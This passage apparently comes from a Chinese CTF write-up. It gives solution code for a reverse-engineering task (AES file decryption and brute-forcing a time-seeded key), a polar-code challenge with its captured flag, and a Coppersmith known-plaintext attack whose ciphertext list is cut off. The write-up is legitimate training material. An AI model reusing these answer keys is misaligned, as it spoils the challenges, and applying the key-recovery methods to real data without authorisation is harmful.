19         iv = f.read(BLOCK_SIZE)
20         if len(iv) != BLOCK_SIZE:
21             raise ValueError("Cannot read IV (missing or corrupted)")
22
23         # 3. 读取剩余的加密数据
24         encrypted_data = f.read()
25         if len(encrypted_data) == 0:
26             raise ValueError("No encrypted data found")
27
28         if len(encrypted_data) % BLOCK_SIZE != 0:
29             print(f"Warning: Encrypted data length ({len(encrypted_data)}) is
30 not a multiple of {BLOCK_SIZE}.")
31             print("This may indicate corruption or missing padding.")
32
33         # 4. 创建 AES 解密器 (CBC 模式)
34         cipher = AES.new(KEY, AES.MODE_CBC, iv)
35
36         # 5. 解密
37         try:
38             decrypted_data = cipher.decrypt(encrypted_data)
39             # 可选: 移除 PKCS#7 填充 (如果加密时用了)
40             # padding_len = decrypted_data[-1]
41             # if padding_len < 16:
42             #     decrypted_data = decrypted_data[:-padding_len]
43         except Exception as e:
44             raise RuntimeError(f"Decryption failed: {e}")
45
46         # 6. 写出结果: 先写 header, 再写解密数据
47         with open(output_file, 'wb') as f:
48             f.write(header)
49             f.write(decrypted_data)
```

```

50     print(f"✅ Decrypted file saved to: {output_file}")
51
52     # 尝试添加可执行权限 (Linux/macOS)
53     try:
54         os.chmod(output_file, 0o755)
55         print(f"📁 Set executable permission for: {output_file}")
56     except Exception as e:
57         print(f"⚠️ Could not set executable permission: {e}")
58
59     # =====
60     # 主程序
61     # =====
62
63     if __name__ == "__main__":
64         input_file = "key.lock"    # 与 C 程序一致 (注意: 可能含乱码)
65         output_file = "key.re"
66
67         # 检查输入文件是否存在
68         if not os.path.exists(input_file):
69             print(f"❌ Input file not found: {repr(input_file)}")
70             print("💡 Tip: Use `ls | xxd` to check the actual filename encoding.")
71             sys.exit(1)
72
73         try:
74             decrypt_file(input_file, output_file)
75         except Exception as e:
76             print(f"❌ Error: {e}")
77             sys.exit(1)

```



key.re  
5.98KB



逆向这个ELF文件和题目给出的flag-generator。逻辑是key-generator在特定时间产生的伪随机key，输入到flag-generator中产生flag。题目限定了时间，精确在分钟级，只需对60个时间戳进行爆破，找到正确key

代码块

```

1  #include <stdint.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  unsigned char xor_data[] =
6  {
7      0x5E, 0x55, 0x44, 0x42, 0x5C, 0x07, 0x04, 0x0D, 0x07, 0x51,

```

```

8      0x01, 0x0B, 0x42, 0x01, 0x0E, 0x00, 0x05, 0x58, 0x00, 0x4B,
9      0x46, 0x41, 0x45, 0x4C, 0x46, 0x4A, 0x52, 0x54, 0x5F, 0x5B,
10     0x5D, 0x01, 0x76, 0x76, 0x60, 0x75, 0x6D, 0x7D, 0x4A, 0x57,
11     0x5C, 0x49, 0x53, 0x09, 0x07, 0x07, 0x04, 0x55, 0x5E, 0x40,
12     0x41, 0x46, 0x40, 0x59, 0x53, 0x48, 0x02, 0x01, 0x09, 0x0E,
13     0x02, 0x50, 0x05, 0x4B
14 };
15
16 int main()
17 {
18     unsigned char str[0x40],buffer[0x50];
19
20     for(time_t time = 1625131800; time < 1625131860; time++)
21     {
22         unsigned char *addr;
23         memset(str,0,0x40);
24         memset(buffer,0,0x50);
25         snprintf(str, 0x40, "%lld", time * time);
26
27         size_t length = strlen(str);
28         addr = str + length - 16;
29         for(int k=0; k<4; k++)
30         {
31             memcpy(buffer + 16*k, addr, 16);
32         }
33         for(int m=0; m<64; m++)
34         {
35             buffer[m] ^= xor_data[m];
36         }
37         if(!strncmp(buffer,"oeqqh2550i12v3964h5xrtrtqrbrmkij7",32))
38         {
39             printf("%s\n",buffer);
40         }
41     }
42     return 0;
43 }

```

## Polar | Solved

随缘翻论文搓的还原逻辑

也不是百分百过，但本地/远程都是传两次就过了

中途最大的bug之一就是传到远程发现各种变量名都不能有 `_`，还有精简版容器把 `object` 类砍掉导致头几次运行时莫名的 `NameError`，，，最后就是改变量名+ `fcache` / `gcache` 都改用普通 `list` 代替掉 `numpy` 的数组（反正能放 `None` 就行

代码块

```
2  def construction(N, K, eps):
3      n = int(np.log2(N))
4      Z = np.array([eps], dtype=float)
5      for rr in range(n):
6          m = Z.size
7          tmp = Z
8          Z = np.empty(2 * m, dtype=float)
9          Z[0::2] = 2 * tmp - tmp * tmp
10         Z[1::2] = tmp * tmp
11     idx = np.argsort(Z)[:K]
12     infoidx = np.sort(idx)
13     frozenidx = np.setdiff1d(np.arange(N), infoidx, True)
14     return infoidx, frozenidx, None
15
16 def encode(u, N):
17     n = int(np.log2(N))
18     x = u.astype(int) & 1
19     for i in range(n):
20         step = 1 << i
21         for j in range(0, N, 2 * step):
22             k1 = j
23             k2 = j + step
24             top = x[k1:k2]
25             bot = x[k2:k2+step]
26             x[k1:k2] = top ^ bot
27     return x
28
29 def decode(y, frozenidx):
30     N = len(y)
31     n = int(np.log2(N))
32     u = np.zeros(N, dtype=int)
33     fcache = [None] * N
34     gcache = [None] * N
35
36     for i in range(N):
37         fcache[i] = y[i]
38
39     for ll in range(1, n + 1):
40         stride = 1 << ll
41         half = 1 << (ll - 1)
42         for block in range(0, N, stride):
43             for i in range(half):
44                 a = fcache[block + i]
45                 b = fcache[block + half + i]
46                 if a is None or b is None:
47                     fcache[block + i] = None
```

```

48         else:
49             fcache[block + i] = a ^ b
50             gcache[block + half + i] = b
51
52     for i in frozenidx:
53         u[i] = 0
54
55     for ll in range(n, 0, -1):
56         stride = 1 << ll
57         half = 1 << (ll - 1)
58         for block in range(0, N, stride):
59             for i in range(half):
60                 idxtop = block + i
61                 idxbot = block + half + i
62                 s = u[idxtop]
63                 b = gcache[idxbot]
64                 if b is None:
65                     u[idxbot] = s
66                 else:
67                     u[idxbot] = (s ^ b) & 1
68
69     for i in range(N):
70         if fcache[i] is not None:
71             u[i] = fcache[i]
72
73     return u
74

```

极化传输实验室启动

```

    if fcache[i] is not None:
        u[i] = fcache[i]

```

```

    return u

```

END

✅ 用户 polar 库已安全加载

=== 每个信息位恢复成功率 ===

信息位 3 : 恢复率 = 0.590

信息位 5 : 恢复率 = 0.720

信息位 6 : 恢复率 = 0.530

信息位 7 : 恢复率 = 0.740

=== 挑战条件 ===

所有比特恢复率 > 0.50 ? ✅

至少两个比特恢复率 > 0.7 ? ✅

挑战 成功

挑战成功, FLAG: DASCTF{30791925965219875359092524699552}

# Crypto

## 瑞德的一生 | solved

通过已知明文攻击（已知flag的最后一位应当为b'）），先打多元Coppersmith得到初始的y

随后可以通过“猜”来爆破下一位到底是0还是1，若为0则在 `c` 不乘以 `invx` ( $x^{-1} \bmod N$ ) 时就可以获得 `small_roots` 的解，否则需要乘以 `invx` 才能获得下一个  $\delta y$ ；解出的  $\delta y$  继续用于下一位的解密

代码块

```
1  from sage.all import *
2
3  import itertools
4
5  n =
7494062703769887703668081866565274579333132167014632821313548612356114287792191
446305040778987677683423969025588609780586722302041792065732461222120206217
6  x =
1765894079745097286608272570883371832806455109415336927564378513072827155285436
69659120503474533510718918949406280646936944629296899342927397139761503564
7  enc =
[171913140516178930072571654761487972576911374062892422804053345491759562284090
3436228598969968521441543327057141589401318966713711269892553169244263117465,
9641132787876792322968262488187617202597106493282396426271887716518871836980743
69890065312129654041092751189904383511692340770351754022502563890149659129,
7180032100218555793581544809570003629664245733070965678131518584876407472850051
881863073521320984755175945971940415556560131906637963087186858520080371697,
7278553181711679696938086046655211422150759150466563658652641932706121629090932
321563533275034734532076001967063515644128656393602962743436588691292550955,
7071562327710704879223575342701708951735351528142781335702085495652888149086906
082135202373228913497958762517436624355411885769802496504666565676354985971,
3413965163746989076799750139073767902883585409040347485175384880698286295086116
450668908874661042930824632513226077293241606579860623548134540683517014908,
2493137980419237578727401577689050256924458164349933679492226475837903464940854
113255706502836954377682774302990058903802342341709302505294390801418750725,
7037496241695286494231721513031012711926461399781978631662013328084559450996685
17680963637470919081711543250526686176341295014062217859435692959000684769,
5552777372006623762153637976206247373873064461567116514205583015221459837217534
008241238757247008799091465340261767773126491113196555017701224186953871694,
9186498815290063560225204864848162315128056661601566278135344260424132471689285
88303906281917327740699957845171374473789655487919668241329243582133954931,
6285703978527192585551573159606891208930436794516107083852218894119508169694143
877674524233655827715834164790920008898708700696212875308975667988629122600,
4565821131595301933027502011473548351089153049383736095377526401155102463159616
751554487101099963154256032338275289954196137233514236675026771669397448591,
7354028408293897066124750524181484721476818972892986974136543818332765017277627
873430403568253740054915458886382543189082170087240348487233398435732750668,
5370948506146077094477619584844164469450740193602636179774449455880127521628083
```

109335128118173115534332610858463108611379783295442004063901920934588114927,  
5264618249900492494641837734543042035149108592251970720538191486231178008150113  
960789983442446591641558872707125645452698961563246034360954061831483647213,  
6513125139607784795945254209394480461700344202765834488190356889718379145623802  
939872464483348952974980390526647516251481867437041588167465850330579763279,  
5262033702329001390391422541536639809745158814095265543035919699779168015060245  
7532377218858805375839418974188909630862874595756881940113579562243211345,  
7750935544205599311750172664816454094283912578450264910679211630524219423340768  
85330764957368346786383962145902618781943739922097363252316652283607626263,  
9140480882411488261083712089425894056824699846309172743615860756972739091862578  
22025064357297723973525670314758846319856122628945064355266653202993561072,  
1718758485465991841245414039195480938522644294472549748650221527950476049304595  
476485962732599997579150503368277783583981982889346987154927101507640880482,  
3799868282388836525794433906036101559515644339038944651012322840059136746763222  
453358260146393852798092848063172360236554578223426132040539709695100381135,  
3541865174568168697294834871089000487969014255500915579720513796774493370375651  
716014189600846999507589235976876008482115085123321108899283458508107510708,  
6000111495661651346419232325628380353801785608433408743076908483918697534471280  
088938990190215957446604722506848253899718591876551867311203096077403838985,  
6253643173046003965172103471353294842929872969494447058212794601954925177820636  
419552603198473445815972743097407679550852152643053405332612211745405332236,  
3301079724821832397643038007452730675302156610908305347778741871384798374227946  
277783451519330389318088909510147809102641775328974699514390298731313909687,  
124827814666820129221432723268028972221372405786614328994300795922144408065760  
109909225108349965423934399901773817666437324209525167313013233374255490341,  
1780998923442653189771136206326600085803611438638643795559194816564712614371410  
7280698225084031485609653761182599374776216415414615725852044222386846495,  
1661946354409283005503290687407078585313095801544853478234539059133082174146794  
355063441110138389247071025068313051928793440081562801370934061220659218973,  
3481251444257400845597778000348529981407942860518360805860568277796650499062181  
666607012363114372102040179799153809888913119845876313769471779340858338876,  
2969490420318820259350531448006231318278582262600049331743678866118050880783483  
645642510041073429073243453725770720706320332268044688750661292078028979335,  
3746865059857437818811880344927694504919323866440456997581938615029691388341367  
848168362713237849327709450905392250312067571731330018497478067686594018132,  
6414151657475702425103553484192843477569332767732269426785411087092730270913003  
364189614686242850187047986876258300960693169393750824177216508529662234213,  
7975582480815812697919367440465344337541023199423464941644204850933654123102207  
05062195475643430216836300501373037514530383745068731206920391719336107595,  
2112900894210692504419511899313360596796238943817733779880810181419885314373386  
79750645077474735601860432864842281371819708149824891948519030895420519030,  
1794231920218065197933780116555108090284583898967611429728593823431793820927924  
520874618656711221536385876735688904568658652603348802173053969712727002386,  
3268939580240611859647828123637929700992292317648760631515072489111975481961917  
697818232907939233298118646952108050134720023102457396554791758521988029264,  
2910400866406729971100645087368695425677190058682583258307344966890785684989660  
612007133955031476064701915897780213369846363057638180652762644360056492393,



1753634247360680748520396316679919584195766557657458978557525310876515530033205  
449036099346746308520147633420067552976918114250433680953921765598314180983,  
3876905776705628742632932249284622473357566092521460519013655727145234003433056  
636813923927778056586962023594055056861628544916760223760117474187444496545,  
5959757039471505023113810701594324587613979217054687328781590028292142374208795  
570511709097095700111968262827984916208477693878444057263798564347709888202,  
5374212474448450659724052626650430405673802248524884606302970663761976182941855  
505391179280755676342662418610617277668670474814168416896429520313939597767,  
2055896889185207571213280393315847560444046333513466771957557479078164806187564  
643168577419348237799621057031775648293598347733861490373182820677381378382,  
6084180500351180667123078393533693640255690580083210646267468404882571183094540  
661640084049762845414479154593898375602385822298574856183074850792911106475,  
3373312774563093163010129680151226058105319897529241198281250691928195482716352  
650367126227218466856118453618801529505737903976091284055911347689061302750,  
5600613756600329901263575945885648357446016071302264740790132322511618527641942  
000971067162511999091860865805745249550461955543014240889756869610044386830,  
5659451465565773701752694217346321305245449505641850000125941911461561684978278  
02421464428023451361587487129791827715132740776489947656482876818041710395,  
4419359702572617933720973032897202104646156281092165587096093691060322910173330  
285963896187228742075336248059736486715312182113162090187842887917225198105,  
6732924059366668920894385271467332116626834821924295390130136750095051875943650  
636754241219922832137028249995112017036271155409562266791406988328139570914,  
4495392885128829930220662200671891479267861280799207451437151436346621655603861  
139464288261571103158714822386121519285152743695793865889942477607602335718,  
5161913950869282127662095514695029612410397723800818655142584278956343502305915  
57920648679951263902670998816757819699890588888029203352232210221754736785,  
4146487915484179974920534563827027195707813478625722951261821711910606845153039  
576521959101508563215765201044289048428600908217925837652310124915510341932,  
3432461154387141838854432302561862411336401854462422257017481125487610204007668  
654133357657106930012600550268131672691788212721805565222845238288446619087,  
3601254026199630323639535442605056670834549469220992976345167307635004486606724  
216487154765164573243066829330632733535122894678992653727052397053986132826,  
1618063488973978707067053379809094677794500564413909131937711646498014134984829  
972479531757101147953755592304581380642611170793926818523115210707234712044,  
3299106147405405908279511567977405684598081731617232933690852353587668822362490  
176897266329385254166643165981901178981601148310259069261270946712307052287,  
6846858880481923863775499748822777630389003917575860624692860915711629300260394  
413803865317383341262667738631584376587860442474485970911811441407998869505,  
3215680123677279767509383928448414910856154132962428054738233887551725977011900  
633509877553773159881830993305654759486684559926162336270761361352903248906,  
5496469100230626535889840978610193061034187786011281763132817534290427827123490  
940379914187047736591224080465866972686806917004455884875885392072705136262,  
2864050448866689851550126165042634463286502493605078932118550500351115607434286  
505518309707879537491758153292649368748959232286095713413881178866211306184,  
4500794235021983581118801298719932989859621658774316125080804907737574170999060  
405545603577489994073878810075348075173731946880543329899745443548732444876,  
1701258881406817837344122213432825514317089016840026389777486407711921900810281

151668164504886822337041945914284089154555311876886738916586249310394242144,  
2984171462545577867693527742598733850500836872522276155309752203056132077977619  
491102054726531485591179847361987296235015922863770262186186618295183723446,  
1998926203120106981499354901600209873092892311318255853016669434308301371829441  
087485487756331320946452792335453335927680373337041761159842898915149201179,  
3469492629999069000683776994430893428957909349310623249977562094476709953253742  
271332297853445535357225146261322101259474378435384708678748415720242467540,  
3349914475771629308828905917005193744238305669008642078094341995325423686776721  
646729474139382764356959059181003457997283589709318709203241867049163256581,  
7468392128544523237775713086484103908765148777703251720272918323202486976726742  
964761491640452081344737220655815645963181061363248298874559444900262714573,  
1729266554298711903381745052839477316871436688839679347808674399146779681916568  
119199086784315276797289562994666044199187380582322617844969124430814454548,  
6228538620625194287858621303133971552150705646650758139647779023432126427549820  
480427618151324541658924957545324616066238824061705745633641214275957991081,  
3546839468720225332704665245411296743840905483219842481039719851980894104931923  
459881724541431075969186280998189306821850975671317650029607773347695916161,  
5003551427084428983200151485032425697792005126337901966755431797351030500718183  
179132025845871647589818441943961234639702209617589496987864848129100127593,  
6643401571072392628300121738027765343357360200657797255110143010788618241485245  
543978227055741141818227818343153034503487586819791678669963057997929991784,  
2562918413517151253133047147553339218659758059455474492224243333036381745640439  
788034759400244452717377825285968188174779261990526295746984726199948357377,  
7437872392009105990711193901375305261532202846600610535045509813031250270429778  
869989270561580501500053229850333918780287345929478293978347645384915059905,  
6850572829594419931082710249610527681880536306821912519718049378340748365289283  
573389390433493649860281921041642014059014544763795622118890759757777078249,  
5391075547621734143075000188679602652140572736807843159481908765322403510781102  
362672205531750495436812820132672226065133195582321646835642286378831941543,  
3935125186916665518328217311726809099639764144566121189586832906641425799098767  
258076447046528585648386651376836505914154172263924716118916975346746484099,  
4572088871540278868361905512095201060151895510763732328882273392847208802234202  
258956786836058932994420932737481854686339575922886423137765225784049712773,  
2262643703371965676721577847097874053651347517824305607234082573017945386641624  
532722022439799966228277016547769814923059355040626796832522381865787641290,  
2092350463144324366602244022289003459109077119526268364543250731686788098419000  
629227383382147140047995570425746800878972214312249056004421397989221181338,  
7316680967185838685819431514989962013693801413153393375368271255171711307966620  
721060733924670697124665299505476656849274808551385135203863367484594415282,  
3992707215646916729947167763158938832402267287149607401065208090606939456846897  
741262125062082608028914675505843323650110360837429016638270325538346446529,  
3069746271933542384918749040106031985080879021375771977808787824764440797512721  
099584567534097066479635471475762441199886178414827079781736989960199117761,  
1766633502410468840542337696250749470477723118225887560860892798969566958310115  
225512339080511591120596372154776271396511188940759539840806867695088697687,  
7422176702934281594092464214932251290119989126208580876623712378595196239646922  
555040920923651335839658719813178585655273281566581347270942656459655633831,

1076250672488724366299364554828924941179689773925009019426859578123703178494639  
141377582749659649879771331267946731559750959047347777630832570175900797396,  
1410907054396321048600218685349536875889137424876811975163068514508744181288075  
473743359405875373746597490437227185497238385367523145376472201142188317007,  
1399913830686011566618870183203250354810701185080554159064967796846290561704336  
488321559729397413774978460864013425684578017379091810583345546666411795427,  
5442664420577177620905419312024116329584632622515715585913615715633055426416008  
950934670882398446114586893092091857963411004865110303405260629693479911547,  
5444954789918365554465548204039461146997193180749209395789901122397246308255827  
362981351771251560236242646255496804381448717329602292037192555016677597049,  
3692498380370159772309045715435436241311628169449536956138346402344911382662589  
313178130546965271962111797201610136351183369686485141336803226085619418804,  
1661763472840328250526914905015525414406950272006598484866292191029914199500142  
371574046051673263254115284188720822715119568858243297684058718905784007684,  
3591970782090757037238666567970281294829543992746927793222143235830463164152104  
415435233805874218282003088257755255830086210161671004004657169607587797031,  
6408023979766552418323731655071232468814820721387864760342245227191599544467260  
453668301692632258293269233587788621263414509088714249331129218692482482634,  
5107805331532175484179055961952547381531796475066432203418372765456840027280422  
837685555493805745435808655780536058639621407087913202784702495464911546300,  
4797651536825295062608601255174248375502070662844324403061332457315754966507899  
734291832623874042314773932234723903300304673474844878044257723908663143633,  
3381383877574350137522503821651560196443655576836134099019270524161940339533213  
692251540628743332895341002631990265662425131251518493693690750762808468808,  
6958313731633073957446795849813233488765978764962619450590198540106777161715713  
215615033500808990591065365646295188315739669894282317319917228576278018406,  
1960896405831292842605946619322834459362478823214925598149312724064328946214721  
789578814421678051144409236436766449112453593003328541192215192091933636734,  
5632565434189438511307970717039852422184650151810607594958003725375385054015515  
256694405836817603452184736804987152881592354076205852546432030648057787591,  
3603573992862714326961608272055291746708398966644592880817919800689293996666084  
571360391289272725497533046437441348306893175193890447914165494201524939611,  
7474903502691814215567498428036645893505450281007799941238583338927406722102074  
074886778315274903489297377307154589449296202274148415972995482124963310378,  
4453834861530051663457391436061966674036353387512847924098267394664245614544771  
920533048953529726769319902426772202891922371527902437458995604135559897851,  
1102786889014137499942575507239978485536138217014375582488960413776215256742762  
391575571866269018253288039614227206226202039543826442945749886489020760555,  
5819181457783611322733307742961052216159362723583927036792457371068806372047511  
415871771095654975468667138447780552955555513555056638821310631326088097594,  
5350783653088149702130249422975425885358619638687285801319976913799219400957008  
639254989350379956422983174438616208248304178124943482159284688856427882476,  
5407975892037877366747748247782784942626359392474490780401414242364609402709342  
063455017157687455426515562553403339115651619199260531719653695957995846884,  
3794517216114524931330568036328063154438742706470430935271654450101636722629201  
788600435538678842639282204176078037775374577552489185921746586909494709350,  
4813028683812337453439667232870428903347796255558450545195312222045031131530622

492027570707117120567406833197112818961728314990337577549922000049162253026,  
4168736532607887316867349506801730616149871937845395236694642506228574010442218  
053546084300084732240913201464341954608314193461339805167148965648305420065,  
1644304673790151876822988473398685569445274466381097877774007588201165178580712  
478468318447654023766385962993642034440933486990087125016522481841525554418,  
3272323811435548017098544676604826007281263207819707608974094419359845453827034  
021810308365205803808699793720434269958662733173559568693626725823830523951,  
5113801222212223501585351730986251406089347057933870761166300252137101694946534  
210218482910779905716901903269585780429909114166918554650475679698939666960,  
7367185236608014997144093713637831607813060347567225401435614840750615529359174  
788566627712415047019096391395987848751359211444320984364229040264232250347,  
7328203064198766407620423511688647756732110754940462554167359942514912469472984  
874557396302639411097192166622739582506684090980853183532355356052013342850,  
4523437218949006375173147004821491515506102502361607007444566307575381985145543  
164175889101976649601833859052269744348750790852031674142142321082080085374,  
4273724505478240709533318976927602969075241856805102930644158874077102056271888  
560132009557308681384622946139372093763035004181594255612915451147736163922,  
6633892462580042565075916146394014519934031456492581582696232902841995103321193  
422188963008664195377729749850289925799058143308539926631025298457869995251,  
6169509944247962483385971098172418516592483966802035575349146386090325439457514  
069888832962415975113879881882573914698994132676970153204571161798060426959,  
3256285626248446069935491899723799034095282472203915097687613854820767136629593  
585466663358480862140720477783952337168780774053750557343432373284719605324,  
6331048185438636381128034307611846554199395294157903145386120516890114507132379  
097517463425180202574846193494950209454453553632205650001493733796628519904,  
8721817384030653614394658911006469272493511625524839243733208610255541717741438  
98435330437623419172431604704073899981678143805063125593789710949875122516,  
1406480544629309137345942503005833292510530606658754179375250810785708465402024  
768464574239863242249391002243795549240771838259960328505710236917365602769,  
4020383517365233059652253581665251883953184234325259330945739695799565543827794  
949986727000716633411556662208246902665789611951648513529158140999200113024,  
7346076089884028559213574134808525732835095306489092835918646066756549284164774  
398813938145931120912498453579901815220219468490650593937084291990354288211,  
1008972434939439799331810249262929830147469066388391203665051305919048565370719  
225975124026561354338584744357462875437960517547611547607749587446866984935,  
1138122237018236024935463826962583703013383242319197251197782587764218994663318  
123794558118605019789805912019355702488748683288332172316540925168750693011,  
2885036516023118722030225530875914783030452796945378973822517308409880007238921  
004962651806591949710395931071204946896956729539921657348605524380894930856,  
1174919165709784308313801272529063114770102638642632279330761419309844157681097  
269146632909060905564422190917511823912287330982603321715149175424540807952,  
1822172277602306307918505892660741934416829038575877346501827396986090046799230  
643060549831664309656676810862706623935921947091407228861553729177922296318,  
5798551777325590632177977920490032880922603263787513188996760608217601251643800  
441987111233182981986500698853750265906110850519820622976320938277809651087,  
1631039142231125671063485591884891109153446082339835397144824990636459540931037  
399276151130348668419063784251547609053785203594251895728982617545190172625,

6822585018808395924522283374321949362419741477559411771776139631041068953146298  
150241412984989810280716688415214705618585831740551540546538938751840941920,  
7392532999825772747021016705769857947580453970673977933293475059754713255060925  
594043184430406915634257748695843801122758002808630682607391762847322966347,  
4200416043633707481976635763461864075711000129209355574856577928270114110650472  
059960184619083933076056361124269826078226332159847946066219525572748411389,  
5831499177680618517701718051808100176327261455306947899404567341304172999546796  
257242430716284215830378313170750113495900378450488985702527654573407591604,  
2173823919393020409907078470014197805546624784839412916078958678301947632245473  
23386206597668684960652790216684122921104785843850008974226089640615359588,  
3563421241650880780082226567511705159836428557509283040300348054001847792941943  
033492209255595342155329311556390787151388283881020228395873713082890388429,  
2834501312583471840305615819185051972323433904228846780534686268394437510952673  
347232865988163605618916585394772423752529382564690787164667296165701431097,  
6868235591701962890942206085524935228181359564049485424902722254715745788451657  
979258980320805294461759383983309768035909047537011184542354343426226535954,  
2772923054484873603401843956771430778727396268783883521927369969604621326253333  
175756879115590603548737490996783800762012865049710708133535816778453037797,  
3622892067090536628337021012065353050269995872027790907041571871005896492558194  
343251769120410955308732501439323843012189523634511537530174600421000324152,  
3174382616868334923945145958891531833810784973832007567638313125598593093295762  
652554591142635749155979753746488256396393014722030104836291045197465838874,  
4256588447149423373516508900510905722182922233502507560440170423785411636330486  
332004710720420308453508981146707491199490587821515576748623301614087560564,  
1736287477504227757504390658454291750300255766127813696614904571418247794506916  
009652664930087502577299347386893027620051682352657093167964886525901374421,  
3326252254728387004599613046242779602412782347654728014950813737896800835206483  
664278000869822394572439763801102268423371282992356160440168810738590406525,  
6979100145391572366906958738311293005389006748839532919315089694764264570039622  
95226591860776440915513707907151961779292122853870463153483378009272618702,  
2301211850580231081276758728582342727269395486786405951294889701663387598840276  
569902515897473453845027548603307049976566142946803424132635663886899432250,  
3151346294716003036068053056638810305469352943750381559175870997560916204776326  
47493152587633141267040852979734177862014845266092756864325812651667377650,  
7105462121113915447812110852869002434387137111948584715566548923138131722450734  
296424572169741302092574907865287898578058110758999979994197441828438056921,  
3300300591377886134914089272436825439726939308122191385395076321727068481400117  
340100390975845421186013797094071096642022701305779531240082056215170691907,  
5209908581735885427030041366511127166296746421936096315739932763700621371081873  
203540124575726441671832663224261941004139363982285656624124076705570886583,  
1154686459877886409675101523833930326905606252049963846151357136126939551475321  
758632100365527303102685404974694677599534847589621867621089770303699361285,  
4768380791599822404044581653236224254694100631155418993737177544254889720459051  
883461358041571437042827894169852906850161204129565226838809765484772609831,  
6519272360175262368113444254043218251217473485512896505557613922384188172491962  
719027588019777642497760243610433358337890526001529714004093998089260590115,  
5539053249581890877425019909295492880000650434372972441302487949521423968861816

558288431070612199580172360997204812583587269469469582544485916148352980019,  
7180725493335662778242589228754248140612619896535054327216184922710308418403398  
518192440627395933541113479319874938811558186010920295694184045531485103301,  
6439652947081203383226127185295273926558072564125585015396134417913331369040663  
238840768380192024806334946864694430434463548427598694769442936350810041659,  
3245465276930424842770152552363153855198233375845821016547134156655891546285445  
242176777250757720931068083764965941212175322427899699774443320906683613429,  
3330671010160974790941557013449713059118567356889116146371058133454602203996735  
161927560264154595456566285024657648571607105351387609456058119560350941195,  
6821986419382358618871417612473438529471138091490778402693730492154877205917973  
035166251347694136203207428205689479652787363100732238063420083552446912260,  
3973076314115837840388612845250760051181878076099196039596384407984515672700339  
516672228201427593379397452187399110835572187888841503596454971054349648092,  
4936865509410441306003485456654600435810022782089161209298988331334616218685789  
921793418818836113871635837564047061992457013576475065200998084352420428693,  
1387005034191459568207880526573179186219234760510573980019838248740835193620239  
97368500147088665561211553435550394279482027931753726863922667218079958354,  
2481786561756785207325906602147091808842497737642832788362792587651848852965242  
072409069192032646439501804678207202584354714469099159965020749372900819062,  
2572966397365071070654120221944623158532775269276617023232067395512962802028977  
605646853130003871292401009669087150435707928913057761970531126725262527731,  
6324132522312380727155066269548600361416732110581522652127899259603830770942464  
277650267364774579111002090549542565838880699852117422754835525652571111849,  
2339251080737087010136154732037704737484014327068033130667640873437734095410095  
181193334660070307269260017108710970839423039789699516243549061662798490748,  
5966923090166753322462360304538285656251982328549414782873619325362368032325916  
04919152974295482597894350887233951933917242763428364741059557194730860867,  
3231925023788832994639927822147159988469722574330335702382566517642756463720380  
913469258624450017736103858240295434431615794944500782164779140509374498292,  
3706194213005303193311186330859543390006370237235447956684299837603246086860980  
931589920333787040703883765235094478833134950007831634936427977327272441677,  
3510242564933815901471784673146152109639562866824224123618222734930218143079271  
89899504167964982069941389869877771567529961020428594916729291351164766714,  
5527906213702976931482774431672879512905804887186892574131908318992828241389901  
891585393350658310205639068315074785520510255856601931455867600239963166247,  
2017076351585850676928548286482304434260902340533771340947124642362498045552976  
855585229734403073967099459032309056034517546496946485569947711672936232251,  
6606391007643552845461410755750177103306894582904290466795769413855622944986111  
330918202181514262456259757426756554119919437597572245458049760121890685483,  
3976794737583161555378790610288650216881769787265598693932584021164001340767600  
778974044896395016019753175398434145183346770881863807773607083321813152146,  
1976570458025947190299436162893389666532602499144231965436624094292400273521696  
468612784292454941928317981225222042869102889153436884226004257306664186224,  
1333572090763864365501788638833125474321640098421570543062623326970047533378026  
300659852738096446689374149500630940056168504384744386304121981986069074738,  
4094376382372907931741683043621776016252091214115739978474741756393227937159593  
280931477025956477809531851227977187097210602357391255622982813562462642364,

6264383009683115307078394260047246870295578204759486788817491791169929708179029  
358066449000448698444449475236674501117676412946172614530804780574420628105,  
1991370862626870633073054166891675301273719057859895265908676018120497139784708  
02038076806024081100770722011954217193560464525063012271013485100046480434,  
1373705965854518856266839357780324891896629997018030142466733007242216302856979  
75615640788752297655925153936704108286838378712159128589227953108892839067,  
1675200126924372537477404902440194684894618968086946292430615595770747465326052  
214117955845424144297606123329226704863582536702296456881683200467264953084,  
9204308406422525960143545863245329079946471011754501977781408383894503289505447  
50243919593649180694276270146041567020826626028986987527221446993999802488,  
5728938330179054856695709301384161216687482774286804119491221949127809397170831  
911448918330662082491881325648917471998112751914425749543963813560036115462,  
5937193282706346366800209827546442793807252046388374600085304594100919744770579  
38651905935975022823774038282566052812040059930960095036828109547728808244,  
1643546173278799238464393279676091384769967683609512488490651937924603308582697  
230534481193558624001742810286664081883578532841792706230914808086867461495,  
4950051105207396429773774428166075000334954821837737397232251436180818678710199  
211724231773966528636362313843123212954531465462181993269072316970641483752,  
2321277584052677386109144043102555431537463526323344804107445290609657090933455  
927487364656832031958873005142137183551206203381350955112720970983629475684,  
4579436233520661038161884029091970187080828058613144386236685859057904033991019  
280601043878403765169660457722265308860322878865696640767650494852640425277,  
1890613613784849657932456067874703138178802907276799684155937649449913752455484  
5226393032530233707147980671422307838425424818115436891501593223022031827,  
3649739447103582098076238608317392519612960237580342548776236425045996900841506  
099933841198429337672932374664711953830865692945603633311211804057613236324,  
6228248267252875664628627371482930203797923900755249884900489349175534284948790  
784868686455242930775996109784153985021962472756596423498541138085487322723,  
3232259016167568396088636124691186778872755608979528475941705605372538123982530  
089543735943732668890939456701500424525813466899287571731973313921868984805,  
5230180726800777097714472558016559715011581240550241042117243307455060250183937  
192110232322958177161094301709569356532188804008960304943709517659100012009,  
1316182411882810585716069785492527119939221679926043191741779246579486911220519  
569558733014732939798403126398938304154350259601846917283148808746705774112,  
5171393541792955967386504096724384486848387545027162506058824561994639378771299  
850868388303197135071554546442555505669680390535567513140238066731199431524,  
3502406914202313614450387370518785177577299684174874204320162241652822833332684  
6510775142995357882951453924641801621144372669846361298917545554103413182,  
2137302852938511100617562003058664983273624114396214242893654581723221516655474  
918148779088953177782808419941448719984559118447096665545427696709937842713,  
2099305361584033537859343372808253981103869768903179252837074975753195318107806  
55757933953255645828866209390042351830836279337190397061501517408059277687,  
3872986020267814657409271626722062503718111147627634098489147832056854032602800  
946436266352602142926616365232206071229597298304206045230548365661951077522,  
1353182967413395061816484502209760000851237923728283774521553129820727442479338  
500131723368608904090168808192168529256743509840312000677736865380507537597,  
3989012311734412151789222401298139163313553222907339266222343038762544577268515



336723689194007193558263264033766563400869470061614041222467740729897778945,  
6657934627409610222724351577670649726837779633184629144454851695438238638414565  
